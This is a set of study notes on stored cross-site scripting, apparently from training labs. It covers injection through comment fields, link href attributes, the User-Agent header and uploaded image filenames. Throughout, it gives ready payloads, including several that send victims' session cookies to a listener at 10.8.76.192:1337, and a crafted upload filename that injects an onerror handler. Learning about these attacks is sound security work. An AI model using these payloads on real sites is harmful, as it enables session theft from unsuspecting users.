












































































































































































































































































































































































































































































Stored XSS
Stored XSS
Imagine a public notice board in a town square where people post messages. A malicious person sneaks in and permanently paints offensive graffiti on the board. Now, everyone who walks by sees it, including people who weren’t looking for it.
This vulnerability allows a user, in this context, to inject JS code into an actual web page so when other users access that page, it's executed on the client-side. How is this useful to an attacker? If you customize the JS, you can actually have it send information of other users on the page, to you.
An attacker injects a malicious script into a site’s database (e.g., via a comment field). Every time a user loads that page, the malicious script is served to them by the trusted website.
- Also known as persistent XSS
- More dangerous as the payload is stored on the server in a database or file. If you go to the same page, you'll get the same JS execution.
- It's later retrieved or shown to any user during the affected page
- No link needed, page just runs the script
Stored XSS - Example 1
Initially testing this in both fields. Finding this.
<script>alert(1)</script>

This can be used for cookie stealing. Although the message box has a character constraint, limiting the number of characters.
<script>window.location%3d'//127.0.0.1%3a1337/%3fcookie'+%2b+document.cookie</script>

An alternative payload looks like this

This gets us the PHPSESSID cookie back on the http server we have set up. This cookie manages user sessions.

Stored XSS - Example 1

Stored XSS example modifying the title of a page
- This was tested by adding some HTML through the comments onto the message board
<b>noraj is bold</b>
We also tested making an alert pop-up box appear on the page with document cookies
<script>alert(document.cookies)</script>
Stored XSS from within an HTML attribute
- Payload will be stored server side (db, ticket, comment, profile field)
- HTML attribute → your payload ends up inside an attribute value, not inside script tags or HTML body text
- Executes later when another user (often admin) views page
- No need to deliver a malicious link, persistence is key
HTML Attribute context
- Input is inside an attribute not directly in html or
<script>tags. I.e.
<input value="USER_INPUT">
<img alt="USER_INPUT">
<a href="USER_INPUT">
In the example, it's in the attribute value

The value is placed directly into the href attribute, app renders something like this on input.
<a href="USER_SUPPLIED_URL">Some title</a>
Multiple payloads may work in this context.
javascript:alert(1)
javascript:alert('http://10.8.76.192:1337/log?c='+document.cookie)
javascript:location.href=location.protocol+'//10.8.76.192:1337/log?c='+document.cookie
javascript:location='//10.8.76.192:1337/log?c='+document.cookie
Stored XSS via User Agent**
You're looking for User-Agent headers that render as HTML and not escaped text.
User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Typically it should look like this:
Inserting payloads such as the following results in XSS. Here the payload:
- Use Burp repeater and reload the site
<script>alert(1)</script>
Parsed as HTML, the tags remain and aren't escaped causing <script> to get parsed as HTML, causing the JS to execute.
<td><script>alert(1)</script></td>
<script>window.location='http://10.8.76.192:1337/?cookie=' + document.cookie</script>
Stored XSS via Image Upload-Induced
Not 'can I upload a file?' so much as 'does the application trust metadata or file contents and later render them as HTML or JS?'
- Stored XSS
- Triggered via file upload
- Payload executes when the image is rendered
- No disruption of site functionality
- Only
.jpg / .jpeg / .pngallowed
Filename is inserted directly into an HTML attribute (src), the filename isn't HTML escaped.
<img class="rounded-circle mt-5" width="155px" src="uploads/FILENAME.jpg" />
Payload filename
" onerror=alert(1) x=".jpg
Modifying the content disposition of the file upload via burpsuite, complete with escape quotes so the multipart form data request is interpreted correctly.
Content-Disposition: form-data; name="input_image"; filename="\" onerror=alert(1) x=\".jpg"